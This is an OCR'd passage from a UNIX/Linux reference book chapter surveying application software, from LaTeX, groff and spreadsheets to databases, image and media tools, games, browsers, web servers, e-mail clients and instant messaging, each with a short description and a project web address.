There is another text formatter based on Donald Knuth's **TeX** typesetting language called **LaTeX**. It was developed in 1985 by Leslie Lamport, and it is now supported by the LaTeX3 Project. **LaTex** was developed as a text formatter for high-quality documents such as technical and scientific documentation, although it can be used for other types of documents as well. For information on how to obtain **LaTeX**, go the web site *http://www.latex-project.org/*. Figure 26–5 shows an example output of TeX viewed under the Mozilla browser.

Figure 26–5: Example output of TeX viewed under the Mozilla browser

groff

The FSF (Free Software Foundation) provides **groff,** the GNU **troff** text formatter for Debian Linux platforms for free. **groff** works just the same as **nroff, troff,** and **ditroff.** The **groff** package includes its own versions of **pic, tbl, eqn,** and **soelim** (the **nroff/troff** picture, table, equation and source file inclusion tools) as **gpic, gtbl, geqn,** and **gsoelim,** respectively.

The **groff** package is available at GNU's project page for the **groff** project at *http://www.gnu.org/software/groff/*.

Spreadsheet Applications

Spreadsheets are applications that allow you to manage data in rows and columns and to analyze and plot the data. While there are spreadsheet programs available as parts of the office suites previously discussed (i.e., StarOffice, OpenOffice and KOffice), stand-alone UNIX spreadsheet products are available commercially as well as free of charge.

Wingz

Wingz is the name of a family of spreadsheet-related products from the Investment Intelligence Systems Group (IISG). This product was once offered by Informix, Inc. One product in this family is Wingz Professional, which comprises graphical development tools with screen and menu painters driven by an English-like programming language, integrated with a powerful, multilayer spreadsheet tool. The Wingz Professional environment supports the development of data-driven solutions that run on heterogeneous hardware and retrieve data from various external sources, such as SQL databases and real-time data feeds. Worksheets act as core building blocks for most programs. The Wingz product is a subset of Wingz Professional that incorporates the spreadsheet component of the product suite.

Wingz is available for a number of UNIX platforms, including AIX, HP-UX, IRIX, and Solaris. Wingz is also available free of charge for Linux users for noncommercial applications.

For information about Wingz, consult *http://www.freebsdsoftware.org/math/wingz3.html*.

Gnumeric

GNOME has an open-source spreadsheet application available for its desktop called Gnumeric. Gnumeric provides not only all of the worksheet functions of Microsoft's Excel, but the newest release has significantly more functionality Gnumeric has the ability to import and export data in several spreadsheet formats, including Excel, Applix, PlanPerfect, StarOffice, Quattro Pro, and Lotus 1–2–3, as well as XML and HTML. You can obtain Gnumeric by going to the web page at *http://www.gnome.org/projects/gnumeric/*.

Oleo

The **oleo** program from the Free Software Foundation is an open-source spreadsheet. The **oleo** program has X Window System support and uses key bindings that are similar to GNU Emacs. To find out about **oleo** and to download it, consult *http://www.gnu.org/software/oleo/oleo.html*. Figure 26–6 shows an example of an Oleo spreadsheet and its graphical representation.




Figure 26–6: Example of an Oleo spreadsheet and its graphical representation

Database Management Software

Almost everyone who uses a computer must organize data and search through this data to locate information. Most people, for instance, keep a list of phone numbers to search through when they need to call someone. Libraries maintain records that borrowers search through to find material of interest. Businesses keep information on their customers that they search through to find customers with overdue bills, customers in a particular area for advertising mailings, and so on.

A DBMS (*d*ata*b*ase *m*anagement *s*ystem) provides a computerized record-keeping system that meets these needs. Database management software is among the most commonly used software for the personal computer. Business applications built on database management systems are used extensively on minicomputers and mainframes. Database management systems provide a *query language* used to retrieve, modify delete, and add data. (Many database products support the query language SQL [*S*tructured *Q*uery *L*anguage], which is an ANSI standard.) Most modern database management systems use a *relational model,* which stores records in the form of tables and supports operations that join databases, select fields from databases, and form projections by using specified fields from the records in the database.

Database management systems also provide facilities for generating customized reports of various kinds. They also often provide tools that can be used to develop customized applications, including *fourth-genemtion languages (4GLs).* Application developers can use 4GLs to quickly develop database applications, because statements in 4GLs correspond to common functions carried out on databases. Each statement in a fourth-generation language corresponds to multiple statements in a third-generation language, such as C, or older, widely used languages such as COBOL or Fortran.

The trend toward distributed computing is reflected in database management systems. *Distributed database systems* present a single view of a database to users, even though data is located on different machines. Here are some representative database management software packages, including both commercial DBMS packages and those that can be used free of charge, that provide some of the useful features just mentioned.

Empress

Empress Software provides database products that run on Intel, SPARC, and IBM and MIPS RISC processors, and that support Linux, AIX, HP-UX, and Solaris. Empress RDBMS is a POSIX-compliant relational database that provides a 4GL application generator and a C-callable kernel, producing applications that can be run over distributed processing environments. Empress Database Server is

an Ethernet-LAN-accessible IP-based environment for running Empress RDBMS over the client/server network. More information about Empress can be found at *http://www.empress.com*. You can even obtain a free trial version of the software at this site.

Informix

Informix provides a range of database management products that run on Intel, SPARC, HP, and IBM processors, and that support HP-UX, Solaris, AIX, and Linux. Formerly a series of products from a company with the same name, Informix is now owned and marketed by IBM. IBM Informix software lets you build and manage applications of any size, with enterprise-class availability and reliability Informix is optimized for web-based applications and handles multimedia as well as conventional data. More information about Informix, including how to obtain it, can be found at *http://www-306.ibm.com/software/data/informix/*.

Ingres

The Ingres Corporation, a company of CA, Inc. (formerly Computer Associates International), offers a range of open-source database management products that run on operating systems that include Linux, HP-UX, AIX, and Solaris, under the GNU General Public License. The newest release of Ingres, called Ingres 2006, allows integration of multiple sources of data from different platforms into a single application. Supported database platforms include Sybase, Oracle, and Informix. The Ingres 2006 platform includes end-user applications as well as tools for applications developers and systems and database administrators. In addition to the open-source version, Ingres also may be licensed as a commercial product. More information about Ingres can be found at *http://www.ingres.com/*.

Oracle

Oracle is a relational database management platform offered by Oracle, Inc. Oracle was the first company to commercialize relational database technology, and it is the recognized leader in the industry in data warehousing. Oracle Database 10*g*, the most current release of the database product, supports a concept called *grid computing.* Grid computing is an IT architecture that allows resource pooling of a network of computers to allow you to access and store your database content without having to worry about where the data physically resides. Oracle provides support for all computing aspects on Linux-applications, middleware, database, and the operating system. In fact, Oracle is the market leader on Linux databases, with over 80 percent market share. More information about the commercial version of Oracle can be found at *http://www.oracle.com*. A free version of Oracle, called Oracle 10*g* Express Edition, is available at *http://www.oracle.com/technology/products/database/xe/*.

Sybase

Sybase is a relational database management platform offered by Sybase, Inc. Sybase provides a set of product families consisting of database servers; synchronization, movement, and access tools; a modeling tool; information delivery services, and middleware integration tools. The database engine is called Sybase IQ. It runs on the AIX, Linux, Solaris, and HP-UX platforms. More information about Sybase can be found at *http://www.sybase.com/*.

Unify

Unify is a suite of integrated application solutions from Unify, Inc. Unify NXJ is a business process management platform that integrates data warehousing functions with middleware to provide web-based portal services (web applications) to end users. Unify DataServer is an application that provides a relational database with built-in SQL features. More information about Unify can be found at *http://www.unify.com/*.

MySQL

MySQL, developed by T.c.X. DataKonsultAB (now MySQL AB), is arguably the most popular multiuser, multithreaded SQL database server available for use free of charge, running on over 20 UNIX platforms, including Solaris, Linux. HP-UX, and Mac OS X. MySQL is a client/ server implementation consisting of a server daemon **mysqld** and many client programs and libraries.

MySQL has been designed for speed, robustness, and ease of use. MySQL is the database of choice for applications built on the open-source *LAMP* stack (*L*inux, *A*pache, *M*ySQL, *P*HP / Perl / Python). Chapters 16 and 27 discuss the LAMP philosophy in more detail. For more on MySQL and to download software, consult *http://www.mysql.com/*. Figure 26–7 shows an example of the MySQL Query Browser.

Figure 26–7: Example of the MySQL Query Browser

PostgreSQL

PostgreSQL is a popular database management system based on the POSTGRES database management system developed at the University of California, Berkeley (the same people that developed INGRES). The query language supported by PostgreSQL is an extended subset of SQL. PostgreSQL is free, and the complete source is available. The latest version is currently 8.1.4. PostgreSQL runs on a wide range of UNIX versions, including Solaris, HP-UX, AIX, and Linux. For more information on PostgreSQL, and to download software, go to *http://www.postgresql.org/*.

Drawing Applications

Drawing applications fall into two categories: object-based drawing programs and painting programs. Object-based drawing applications allow users to create objects of various types such as lines, rectangles, circles, text boxes, and curves. These objects can be selected, moved around, and grouped to form more detailed drawings. Painting applications differ in that you draw, with computer-supplied “pencils” and “paintbrushes,” on a canvas. The result is a bitmap rather than a collection of distinct objects.

Two object-based drawing programs are **idraw** and **xfig. idraw** can be tricky to build on a system, since it requires the building of the InterViews package, a collection of C++ libraries for X Window System programming. A nice feature about **idraw** is that the output is PostScript, which allows you to print to your printer or include a figure in a TeX document using the **psfig** package. For more information about **idraw**, see *http://www.ivtools.org/ivtools/idraw.html*. Figure 26–8 shows an example **idraw** screen.




Figure 26–8: Example idraw screen

xfig output can be saved in a number of formats, including some formats that can be inserted directly into a TeX document. Both allow you to import images for inclusion in your document. For more information, see the web page at *http://www.xfig.org/*.

Two painting applications are **Xpaint** and **tgif. Xpaint** is a color image-editing tool that features most standard paint program options. tgif is an Xlib-based interactive 2-D drawing tool under X11 on Linux and most UNIX platforms. Each allows the image to be saved into formats that **Netpbm** (a graphics manipulator) and **xv** (an interactive image manipulation program for the X Window System) can work with, and that can be imported into an **idraw** or **xfig** document for further editing. For information on **Xpaint**, see *https://sourceforge.net/projects/sf-xpaint/*. For information on **tgif**, see the web page at *http://bourbon.usc.edu/tgif/*. For information about **Netpbm**, see the page at *http://sourceforge.net/projects/netpbm/*. For information on **xv**, see the web page at *http://www.trilon.com/xv/*.

For more complicated painting applications under Linux, you may wish to use the **GIMP** application. GIMP is discussed in detail in Chapter 6.

Graphing Applications

The xgraph program is a simple-to-use x-y plotting program that supports multiple data sets, various fonts, and the capability to set your titles and name your data sets. Data is input as a sequence of ordered pairs to be plotted. The **xgraph** program uses the X Window System to display its graphs, and output can be either printed or saved in **idraw** format (**idraw** is described in the preceding section). For more information, see the web page at *http://www. xgraph.org/*.

GNUplot is a command-driven function plotting program with a variety of output formats, including the capability to display graphs via the X Window System. It can draw using lines, points, boxes, contours, vector fields, surfaces, and associated text. It also supports specialized plot types. For more information, see the web page at *http://www.gnuplot.info/*.

Gri is a command-driven scientific plotting program that can generate x-y, contour, and image graphs using a TeX-like scripting syntax and simple commands (e.g., open, read, draw). For more information on **Gri**, see the web page at *http://gri.sourceforge.net/index.php*.

Image Manipulation and Viewing

Image scanners can use used to digitize pictures for viewing and manipulation by computers. UNIX provides an excellent platform for viewing and manipulating images in many different formats, as well as for performing various operations on images such as sharpening contrast, scaling, cutting and

pasting, grayscaling, and color map editing. We will describe a few of the many packages available under UNIX.

The xv Interactive Image Display Program

The **xv** program (see "Drawing Applications" earlier in this chapter) allows a user to view and manipulate images in a wide range of formats, including gif, jpeg, tiff, ppm, X11 bitmap, X Pixmap, BMP, Sun rasterfile, IRIS RGB, 24-bit Targa, FITS, and PM formats. Using **xv**, you can also output PostScript files for printing to a printer. The **xv** program provides routines for grayscaling and 24-bit to 8-bit color conversion. Various other **xv** operations include sharpening, blurring, colormap editing, RGB intensity tuning, cropping, rotation, scaling, and edge detection. You can also create visual effects to make your image look like an oil painting or an embossed image. All of these operations are possible from **xv**'s intuitive and easy-to-use GUI front end. For more information about xv and to download it, go to the official **xv** home page, *http://www.trilon.com/xv/*. Figure 26–9 shows an example **xv** screen.




Figure 26–9: An example xv screen

Netpbm

Another widely used set of tools is **Netpbm**, an unofficial release of **pbmplus**, a set of UNIX command-line filters for converting and operating on images. By using the tools in **Netpbm**, you can create a wide range of visual effects and operations by pipelining multiple commands or placing commands in shell scripts. **Netpbm** runs under many versions of UNIX. Among the many formats the package understands are portable pixmaps and bitmaps, Andrew Toolkit raster, Xerox doodle brushes, CMU window manager format, group 3 fax, Sun icon format, GEM *.img* format, MacPaint, Macintosh PICT format, MGR format, Atari Degas *.pi3,* X bitmaps, Epson and HP LaserJet printer graphics, BBN BitGraph graphics, FITS format, Usenix FaceSaver, HIPS format, PostScript image data, gif, IFF ILBM, PC Paintbrush, TrueVision Targa files, XPM format, DEC sixel format, Sun Raster, tiff, and X Window System dump. Operations on images include Bentleyize (smearing), cratered terrain, edge-detection, edge-enhance, normalize contrast, cut and paste, dithering, convolution, rotation, and scaling. To learn more about Netpbm, go to the web site *http://sourceforge.net/projects/netpbm/*.

GIMP

The Free Software Foundation provides the GNU Image Manipulation Program (GIMP). GIMP is written and developed under X11 on UNIX platforms. It is a freely distributed package that can be used for photo retouching, image composition, and image authoring. It can be used as a simple paint program, an expert-quality photo retouching program, an online batch processing system, a mass production image renderer, a image format converter, and so on. GIMP is designed to be augmented with plug-ins and extensions for just about any task. It supports an advanced scripting interface that enables everything from the simplest task to the most complex image manipulation procedures to be easily scripted. GIMP is the standard desktop image manipulation program for the GNOME and KDE desktop environments (see Chapters 6 and 7). For more information about GIMP and to download it,

go to *http://www.gimp.org/*. For an example screenshot, see Chapter 6, under "The GIMP."

ImageMagick

ImageMagick is a package for display and interactive manipulation of images for the X Window System available for all major versions of UNIX, including Linux, which can be used for free. The ImageMagick image display program is able to display images on a workstation screen running an X server. The program can read and write image files in many formats, including jpeg, tiff, pnm, gif, and Photo CD. Using this program, you can resize, rotate, sharpen, color reduce, or add special effects to an image. For more information about ImageMagick and to download software, go to *http://www.imagemagick.org/*. Figure 26–10 shows an example ImageMagick screen.




Figure 26–10: An example ImageMagick screen

gPhoto2 (GNU Photo)

The **gPhoto2** program is a free digital camera utility that is a project of the gPhoto team under GNU. It is replacement of the **gPhoto** utility With **gPhoto2,** you can take a photo with any digital camera, load it onto your computer, print it, e-mail it, put it on a web site, save it on your storage media in popular graphics formats, or view it on your monitor. **gPhoto2** is a free graphical application for retrieving, organizing, and publishing images from a range of supported digital cameras or existing images on your hard disk. **gPhoto2** supports an HTML engine that allows the creation of gallery themes that can be used to publish images to the web. A directory browse mode is implemented that makes it easy to create an HTML gallery from images already on your computer. **gPhoto2** also features a command-line interface, useful for setting up web cams, time lapse movies, and other applications from within scripted languages such as Perl. Consult *http://www.gphoto.org/* for more information about **gPhoto2** and to download software.

Audio Applications

You can obtain many different types of UNIX freeware and shareware audio applications. For example, you can obtain compact disc players, wave file players, MIDI players, audio mixers, music composition programs, text-to-speech programs, speech recognition programs, and so on, for a number of UNIX variants. A few audio applications are described here. You can find many more by using the above terms in a web search by your favorite search engine (e.g., Google).

XMMS

XMMS is a multimedia player for UNIX systems. XMMS stands for *X M*ulti-*M*edia *S*ystem. It can play media files such as MP3, MODs, WAV and others by using plug-ins. XMMS was modeled after Microsoft's **winamp** player. While XMMS is primarily used for audio playback, efforts by some developers have given it some primitive video playback features. For more information about XMMS, see the web site *http://www.xmms.org/*. Figure 26–11 shows an example XMMS display.

Figure 26–11: An example XMMS display

GRIP

GRIP (the *G*NOME CD *Rip*per) is a CD player and CD ripper for the Gnome desktop. It has the CD ripping capabilities of **cdparanoia** *(http://www.xiph.org/paranoia/)* built in but can also use external rippers, such as **cdda2wav** (see *http://www.cdda2wav.de/).* It also provides an automated front end for MP3 (and other audio format) encoders, by letting you transform CD content easily straight into MP3s. Grip works with **DigitalDJ** (an SQL-based MP3-player front end) to provide a computerized version of your music collection. For more information, see the web page at *http://nostatic.org/grip/.*

Xmcd

The Xmcd package is a free, open-source software package, written by Ti Kan, that enables a computer to use its CD drive to play compact discs. Xmcd includes **xmcd**, a CD player for the X Window System that uses the Motif GUI interface, and **cda**, a text-mode CD player with a command-line interface. The **cda** program also has a curses-based, screen-oriented mode. Both **xmcd** and **cda** transform a CD drive into a stereo CD player, and both programs have a rich feature set and are intuitive to use. They take advantage of many CD-ROM drive capabilities not accessible via other players and support a CD database feature that maintains the disc artist/title, track titles, and associated text, such as band information and lyrics. Moreover, **xmcd** supports CD recognition via the Compact Disc Database (CDDB), an information service for compact discs on the web, so it can connect to CD database servers on the Internet to get the information when a CD is loaded. Also, **xmcd** is compatible with many firewall proxy configurations for CD database server access. For more information about Xmcd and to download it and xmcd, go to its web site *http://directory.fsf.org/xmcd.html*. Figure 26–12 shows an example xmcd screen.




Figure 26–12: An example xmcd screen

Zinf

The Zinf audio player is a simple but powerful audio player for Linux (binary), Solaris, and BSD (source only) platforms. It supports MP3, Ogg/Vorbis, WAV, and Audio CD format playback. Zinf has a powerful music browser, theme support, and a download manager. It is based on the FreeAmp audio player, which was developed by eMusic.com, Inc. For information, including how to obtain it, go to the web site *http://www.zinf.org/*.

Movie Players

Movie players are applications that display real-time or near-real-time movies and animations. Some

movie players are software-only products. Note that without special hardware, movie players are typically restricted to displaying in smaller frame sizes (e.g., 300 pixels by 300 pixels). Movie players are designed to play animations and/or movies in a variety of different formats.

MPlayer

MPlayer is a movie and animation player that supports a variety of codecs and file formats. Among them are MPEG1, MPEG2, and MPEG4; DivX digital media formats; RealAudio/Video; Quick Time 5 and 6; and Vivo 1 and 2. It has many optimized native audio and video codecs, but it allows using XAnim's and RealPlayer's binary codec plug-ins. It has basic VCD/DVD playback functionality including DVD subtitles, but supports many text-based subtitle formats too. For video output, almost every existing interface is supported. It can also convert any supported files to raw/divx/mpeg4 AVI (pcm/mp3 audio). MPlayer runs on a number of UNIX variants, including Solaris, HP-UX, AIX, and Linux. For more information, including how to download, go to *http://www.mplayerhq.hu/*. Figure 26–13 shows an example MPlayer movie running on a Solaris screen.

Figure 26–13: An example MPlayer movie running on a Solaris screen

Xine

xine is an open-source, free multimedia player engine, available under the GNU General Public License. **xine** consists of a library of tools (called **xine-lib**) and an API that plays CDs, DVDs, and even VCDs. It decodes multimedia files such as AVI, MOV, WMV, and MP3 from local disk drives, and plays multimedia streamed over the Internet. It interprets many of the most common multimedia formats available (as well as some uncommon formats). It is available on a number of UNIX variants, including Linux, Mac OS X, and Solaris. For more information, including how to download it, go to *http://xinehq.de/*. Figure 26–14 shows an example **xine** video output with controls.

Figure 26–14: An example xine video output with controls

Totem

Totem is the official movie player of the GNOME desktop environment (see Chapter 6). As such, it is usually installed along with the GNOME desktop onto your Linux environment.

You can load Totem onto other Linux distributions, however. It is based on **xine-lib** (see **xine**, previously) or **Gstreamer** (a C language development tool for multimedia players). It supports a playlist, a full-screen mode, seek and volume controls, and keyboard navigation. For more information about Totem, including how to download it, see the web page at *http://gnome.org/projects/totem/*.

The MpegTV Player (mtv)

The MpegTV Player **(mtv)** is a real-time software MPEG video player with audio synchronization that runs on UNIX/Linux platforms. The Linux and Solaris SPARC versions can also play VCDs (Video CDs). The control panel of the player has VCR-like controls. **mtv** is available in both free and shareware versions. To find out more information and to find download sites, consult *http://www.mpegtv.com/*.

The XAnim Program

The XAnim program allows you to view a wide variety of animation and video formats, including Type-1 MPEG, FLI, FLC, IFF, DL, Amiga MovieSetter, AVI, and QuickTime animations. You can also play and hear audio using **XAnim**. Given a set of gif files, **XAnim** will display them one at a time in sequence. Visit the page at *http://xanim.polter.net/* to learn more about **XAnim** and to download the software.

Other Multimedia Tools

In addition to audio and video playing software, there are a number of tools for creating (burning) CDs and DVDs so that they can be played on UNIX systems. While the basic features are the same, some advanced features differ from vendor to vendor. Along with mainstream commercial products like **Nero, CD Creator,** and **Gear Pro,** there are other open-source versions that run on a range of UNIX platforms. Here are a couple of them.

xcdroast

X-CD-Roast is a flexible CD-burning tool that runs on a variety of UNIX variants such as Linux, Mac OS X, Solaris, HPUX, and AIX. It is a GUI (graphical user interface) that was built on a set of tools called **cdrtools.** For more information on **X-CD-Roast,** including how to download it, go to *http://www.xcdroast.org/*. Figure 26–15 shows an example **X-CD-Roast** CD creation screen.




Figure 26–15: An example X-CD-Roast CD creation screen

K3b

K3b is a Linux CD/DVD burning tool that has been optimized for the KDE desktop. You can create data, audio, and video CDs, copy CDs, burn DVDs, rip CDs and DVDs, and reformat CD-RW CDs. It is freely available for a number of Linux distributions, in both source and binary formats. For more information, including how to download **K3b**, go to the web site at *http://www.k3b.org/*. Figure 26–16 shows an example of **K3b** running on a KDE desktop.

Figure 26–16: An example of K3b running on a KDE desktop

Games

From **Tetris** to chess to configurable multiplayer gaming systems, you'll find a tremendous variety of UNIX game software to amuse you. For example, the FSF (makers of GNU software) provides a chess program built on an X Window System interface. Shareware versions of the popular **Doom** virtual reality game are available for Solaris, and Linux. To obtain the source software, go to *http://www.doomworld.com/classicdoom/ports/*.

There is also a networked game called **Nettrek**, which allows you to fly a Klingon Battlecruiser, Federation Starship, or Romulan Warship into battle against other players. For more information, see the web page at *http://www.netrek.org/*. The popular game Quake is available for Linux and Solaris. For more information, including how to download, go to the web page at *http://www.quakeworld.net/*.

Xpilot is a popular networked multiplayer 2-D space game that was initially developed at the University of Tromsø in Norway In **Xpilot** you pilot your own spacecraft in a two-dimensional space. You can play against many other people either on your own or as a team. The game incorporates mines, lasers, multiple shots, and cloaking devices. To play **Xpilot** without problems requires a fast Internet connection and an accelerated video card. You can find out more about **Xpilot** and download it at *http://www.xpilot.org/*.

Another popular game you may want to run on your computer is **XBlast. XBlast** is a multiplayer arcade game for the X Window System and has been tested on most major UNIX platforms, including Linux, Solaris, and HP-UX. It was inspired by the video game Bomberman. You can find more information about it at the web page at *http://xblast.sourceforge.net/*.

One of the more comprehensive strategy gaming applications is **Xconq,** which allows you to create your own game pieces and define their behavior by writing scripts in a custom language. With **Xconq,** you can recreate World War II or other world battles, blast aliens out of the sky, build a modern economy, or play chess, all by loading different scripts. **Xconq** is multiplayer, and it can be played alone against the computer. You can find it at *http://sourceware.org/xconq/*.

ToME (for *T*ales *o*f the *M*iddle *E*arth) is a tile-based dungeon crawler similar to Nethack, Rogue, and Angband that runs on the Linux platform. For information on how to download Tome, go to the web page at *http://www.happypenguin.org/list?search=Tome*. Figure 26–17 shows an example of a ToME screen.

Figure 26–17: An example of a ToME screen

Games for the GNOME and KDE Linux Desktops

In addition to the general games available across the UNIX variants, a number of games have been developed specifically for the GNOME and KDE desktops. These games are a combination of adaptations of existing games available in formats from Windows to Gameboys, and new games developed specifically for the Linux platforms. Some of these are discussed in Chapters 6 and 7. To see the variety of games that are available for download, go to the web pages at *http://www.gnome.org/projects/gnome-games/* and *http://games.kde.org/*.

Internet Applications

There are a number of applications that are available for use on the Internet. These include web browsers, web servers, e-mail applications, IM (Instant Messaging), browser add-ons, multimedia players and viewers, and Internet telephony applications-such as VoIP (*V*oice *o*ver *IP*).

Web Browsers

A *web browser* is an application that allows you to connect to the Internet and view web content. This content can include text, images, and multimedia audio or video. There are a few good browsers that are available for the UNIX environment.

Firefox **Firefox** is a free, customizable (and award-winning) web browser that was developed by Mozilla Corporation (the developers of the Mozilla browser). It features an integrated search capability, as well as built-in pop-up blocking, enhanced security, and automatic update capability You will find background information about **Firefox** at *http://www.mozilla.org/*, and more detailed information and download information at *http://www.mozilla.com/*. Figure 26–18 shows an example of the Firefox web browser.

Figure 26–18: An example of the Firefox web browser

Konqueror **Konqueror** is the web browser for the KDE desktop environment (as well as the file manager). Chapter 7 discusses the **Konqueror** browser. It is included with the KDE desktop for many Linux distributions, but it can be loaded onto other Linux distributions. For more information, including how to download it to your distribution, see the web site *http://www.konqueror.org/*.

Mozilla **Mozilla** is an open-source web browser that was developed by the Mozilla Corporation to serve as a browser engine for the Netscape browser. Mozilla was adapted from the Mosaic browser that ran under the Windows environment. It was given new, more powerful functionality and became known as the "Godzilla version of Mosaic," hence Mozilla.

You can get the latest version of Mozilla for Linux, Solaris, and Mac OS by going to the web site *http://www.mozilla.org/products/mozilla1.x/*.

Web Servers

A *web server* is an application (sometimes also thought of as the actual computer) that acts as an interface between your web browser and the Internet. At the basic level, it translates requests from your browser (usually in the form of an HTTP request or a form request), directs the request to the appropriate server machine containing the content you are trying to access, and delivers it back to your web browser so that you can display it in your browser. You can find both open-source and license fee-based web servers in the UNIX marketplace.

Apache Web Server The Apache web (HTTP) server is a very popular, freely available, web server used to provide HTTP services for web browsers. Chapter 16 discusses the Apache web server in great detail. For more information, including how to obtain the source for the server, see the Apache Project web page at *http://www.apache.org/*.

LiteSpeed Web Server LiteSpeed Technologies offers two versions of its web server. The first is the Standard Edition, which you can obtain for free. The second is the Enterprise Edition, which is available for a license fee. Both are fast secure servers (using HTTP/1.1) that offer Dynamic Language Support, IPV6 support, virtual hosting, and API connectivity For more information, see the web page at *http://www.litespeedtech.com/products/home/*.

Zeus Web Server Zeus Technology offers a commercial product called ZWS (*Z*eus *W*eb *S*erver). ZWS is a high-performance, scalable web server that can be used for web hosting, ISP service providing, portal ware, and transaction-oriented businesses that require a secure environment while performing a large number of transactions. You can find out more about ZWS, including how to purchase it, at *http://www.zeus.com/products/zws/*.

Internet E-Mail Applications

A number of UNIX e-mail applications are accessible from within a web browser. Chapters 6 and 7 discuss some of the built-in e-mail capabilities of the GNOME and KDE desktops. In addition, Chapter 8 also discusses some of these applications. Here are a few more to be considered.

Thunderbird The Mozilla web browser has a built-in e-mail client called Thunderbird. It is a simple-to-use, full-featured e-mail application that you can customize. Thunderbird supports IMAP and POP mail protocols, as well as HTML mail. It has enhanced security, including junk e-mail and "phishing" (scamming) protection. You can get Thunderbird at *http://www.mozilla.com/thunderbird/*. Figure 26–19 shows an example of the Thunderbird e-mail client in a multiwindow environment.

Figure 26–19: Example of the Thunderbird e-mail client in a multiwindow

environment

Netscape Mail The Netscape browser (currently version 8.1) has its own internal e-mail client as well. If your e-mail address ends in *netscape.com,* you probably already know about this feature. If you want to find out more about it, go to *http://www.netscape.com/*.

WING WING (the *W*eb *I*MAP/*N*NTP *G*ateway) is an Apache/mod_perl-based system that allows users to access e-mail held on an IMAP server using any web browser. You can get it by going to the SourceForge web page at *http://sourceforge.net/projects/web-imap/*.

Nwebmail Nwebmail is a webmail client written in ANSI C. It allows users to check and send e-mail from any web-browser. Nwebmail accesses the mail spools directly for fast and efficient mail processing. It also supports MIME attachments and can import and export address books from other mail clients. To obtain Nwebmail, go to *http://sourceforge.net/projects/nwebmail/*.

Instant Messaging

The Internet is the home for many IM (*i*nstant *m*essaging) applications. In order to provide an instant messaging environment, there must be a *server* to manage the movement of the messages as well as a *client* to send and receive the messages. Here are some examples of both.

DBabble DBabble is a chat, discussion, and instant messaging server (and client) that allows users to send encrypted instant messages, have private conversations, and create and participate in private or public chat rooms and discussions. Users can talk to the chat server using a web browser (or a Windows IM client). Users can communicate with ICQ, MSN, Yahoo, and AIM (AOL) users, send instant messages to groups of users, receive e-mail copies of their instant messages or new discussion group articles, and they can send and receive instant messaging from e-mail addresses and mobile phones. The DBabble IM server is available for Solaris, Linux, Mac OS X, Free BSD, and AIX, and it can be ported to other UNIX variants by special request. For more information, see the web page at *http://www.netwinsite.com/dbabble/*. Figure 26–20 shows an example of a DBabble session.

